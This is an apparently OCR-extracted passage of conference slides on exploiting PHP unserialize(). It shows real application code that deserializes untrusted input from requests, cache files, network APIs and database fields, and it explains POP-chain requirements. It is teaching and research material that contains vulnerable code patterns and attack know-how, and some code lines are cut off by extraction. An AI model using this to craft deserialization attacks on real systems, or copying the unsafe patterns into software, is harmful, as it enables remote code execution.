
0	0
1	2.0
2	“ABCD“
3	2.0
4	my_Class

my_Class

a	my_Class

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



my_Class

a	my_Class
b	NULL


array

0	0
1	2.0
2	“ABCD“
3	2.0
4	my_Class

var_table
1
2
3
4
5
6
7
8

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}}
```



array

0	0
1	2.0
2	“ABCD“
3	2.0
4	my_Class


my_Class

a	my_Class
b	NULL

my_Class->__wakeup() is called

unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:
4;O:8:"my_Class":2:{s:1:"a";r:6;s:1:"b";N;};i:
5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



var_table

1
2
3
4
5
6
7
8
9

array

0	0
1	2.0
2	“ABCD“
3	2.0
4	my_Class
5	splObjectStorage

my_Class

a	my_Class
b	NULL

splObjectStorage

...	...

Part IV

Useable Vulnerabilities Classes

When is an application vulnerable?

- An application is vulnerable if malicious input is passed to unserialize()
- Deserialization of user input is most obvious vulnerability cause
- but PHP applications use unserialize() in many different ways
- Other vulnerability classes can result in unserialize() vulnerabilities

Deserialization of User Input

- Applications use serialize() / unserialize() to transfer complex data
- Used in hidden HTML form fields and HTTP cookies
- Easy way to transfer arrays
- Developers are unaware of code execution
- Was quite harmless in PHP 4 days *(aside from low level exploits)*

```
if (!isset($_REQUEST['printpages']) && !isset($_REQUEST['printstructures'])) {
    ...
} else {
    $printpages = unserialize(urldecode($_REQUEST["printpages"]));
    $printstructures = unserialize(urldecode($_REQUEST['printstructures']));
}
...
$form_printpages = urlencode(serialize($printpages));
$smarty->assign_by_ref('form_printpages', $form_printpages);
```

Deserialization of Cache Files

- Applications use serialize() / unserialize() to store variables in caching files
- These files are not supposed to be changeable by the user
- Cache file directory usually very near the directory for file uploads
- File upload vulnerabilities can result in caching files being overwritten
- File uploads outside of document root can still result in interesting attacks

```php
<?php
class Zend_Cache_Core
{
    public function load($id, $doNotTestCacheValidity = fals
    {
        if (!$this->_options['caching']) {
            return false;
        }
        $id = $this->_id($id); // cache id may need prefix
        $this->_lastId = $id;
        self::_validateIdOrTag($id);
        $data = $this->_backend->load($id, $doNotTestCacheVa
        if ($data===false) {
            // no cache available
            return false;
        }
        if ((!$doNotUnserialize) && $this->_options['automat
            // we need to unserialize before sending the res
            return unserialize($data);
        }
        return $data;
    }
```

Deserialization of Network Data

- Applications use serialize() / unserialize() for public web APIs
- Well known example: Wordpress
- when API is using plaintext HTTP protocol - vulnerable to MITM
- HTTP man-in-the-middle to perform attacks against unserialize()

```
$options = array(
    'timeout' => ( ( defined('DOING_CRON') && DOING_CRON ) ? 30 : 3),
    'body' => array( 'plugins' => serialize( $to_send ) ),
    'user-agent' => 'WordPress/' . $wp_version . '; ' . get_bloginfo( 'url' )
);

$raw_response = wp_remote_post('http://api.wordpress.org/plugins/update-check/1.0/', $options);

if ( is_wp_error( $raw_response ) )
    return false;

if ( 200 != $raw_response['response']['code'] )
    return false;

$response = unserialize( $raw_response['body'] );
```

Deserialization of Database Fields

- Applications / Frameworks use serialize() / unserialize() to store more complex data in database fields
- Therefore SQL injection vulnerabilities might allow attackers to control what is deserialized
- Database APIs like PDO_MySQL allow stacked SQL queries

```php
public function jsonGetFavoritesProjectsAction()
{
    $setting = Phprojekt_Loader::getLibraryClass('Phprojekt_Setting');
    $setting->setModule('Timecard');

    $favorites = $setting->getSetting('favorites');
    if (!empty($favorites)) {
        $favorites = unserialize($favorites);
    } else {
        $favorites = array();
    }
```

Session Deserialization Weakness

- If attacker has control over start of session key name and the associated value he can exploit a vulnerability in the session extension
- MOPS-2010-060 is a weakness that allows to inject arbitrary serialized values into the session by confusing the deserializer with a !
- This allows to attack unserialize() through the session deserializer

```php
<?php
// Start the session
session_start();

// Full Control

$_SESSION = array_merge($_SESSION , $_POST);

// Just controlling one session entry
$prefix = $_REQUEST[’prefix’];
$_SESSION[$prefix.’_foo’] = $_REQUEST[$prefix];
?>
```

Part V

Exploitability Requirements

When is an application exploitable?

Application is exploitable

- if it is deserializing user input
- and contains classes useable in a POP chain

A class is useable in a POP chain

- if it is available during unserialize()
- if it can start a POP chain
- if it can transfer execution in a POP chain
- if it contains interesting operations

Class Availability

- POP attacks can only use classes available during unserialize()
- unserialize() can deserialize any valid classname - but unknown classes will be incomplete and unusable for POP
- PHP only knows about classes defined in already included files
- some PHP applications register an __autoload() function which often allows all application classes to be used

POP Chain: Starting the Chain

- a class can be start of a POP chain if it has an interesting object method that is automatically executed by PHP
- Usually this is
  - __wakeup()
  - __destruct()
- but other magic methods are possible
  - __toString()
  - __call()
  - __set()
  - __get()

```php
<?php
class popstarter
{
    function __destruct()
    {
        ...
    }
}
?>
```

POP Chain: Execution Flow Transfer

- a class can be interesting for a POP chain if it transfers execution to an object inside its properties
  - by invoking a method
  - by invoking a __toString() conversion the other object
  - by invoking another magic method of the object

```
<?php
class exectransfer
{
    function methodA()
    {
        $this->prop2->methodB();
        $this->prop3->data = $this->prop4;
        return 'data: ' . $this->prop1;
    }
}
?>
```

POP Chain: Interesting Operations

- The end of a POP chain requires a class method that contains an interesting operation
- Interesting operations are
  - file access
  - database access
  - session access
  - mail access
  - dynamic code evaluation
  - dynamic code inclusion
  - ...

```
<?php
class operation
{
    function methodB()
    {
